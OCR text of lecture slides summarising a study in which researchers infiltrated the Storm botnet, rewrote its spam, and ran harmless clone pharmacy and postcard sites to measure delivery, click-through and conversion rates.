
Record activity throughout the conversion funnel

- How much spam is delivered? ***Look at SMTP delivery error rate***
- How much spam is filtered? ***Send spam to honeypots controlled by the researchers***
- What is the click-through rate? ***Observe visits to the URLs***
- How many people convert? ***Observe behavior on the clone sites***

Modified ~470M emails generated by Storm over a period of a month


Worker bots
Gateway
Traffic Archive
Master servers
Proxy bot 1
Proxy bot 2
Proxy bot 8
C&C
Storm C&C Rewriter
Spam
Injected Webmail
Injected regular Mail
Target Pharmacy/ Infection WWW
Users


Worker bots
Gateway
Researchers infiltrated here
Traffic Archive
Master servers
Proxy bot 1
Proxy bot 2
Proxy bot 8
C&C
Storm C&C Rewriter
Spam
Injected Webmail
Injected regular Mail
Target Pharmacy/ Infection WWW
Users


Worker bots
Gateway
Traffic Archive
Storm
C&C
Rewriter
Proxy bot 1
Proxy bot 2
Proxy bot 8
Master
servers
C&C
Spam
Injected
Webmail
Injected
regular Mail
Target Pharmacy/
Infection WWW
Users
Researchers
infiltrated here
Researchers injected
additional target
email addresses

Focus on Two Spam Campaigns

Pharmaceuticals and self-propagating malware


Ran fake, harmless websites that look like the real ones


Conversion signals

- For pharma, a click on “purchase” button
- For malware, download and execute a binary that phones home and exits



AwesomePostcard.Com
http://
Google
AWESOMEPOSTCARDS
http://www.awesomepostcards.com
Your download will start in 5 seconds.
If your download does not start, click here
©2000-2008 AwesomePostCard.com - All rights reserved.
Done


AwesomePostcard.Com
http://
Google
AWESOMEPOSTCARDS
http://www.awesomepostcards.com
Your download will start in 5 seconds.
If your download does not start, click here
©2000-2008 AwesomePostCard.com - All rights reserved.
Done

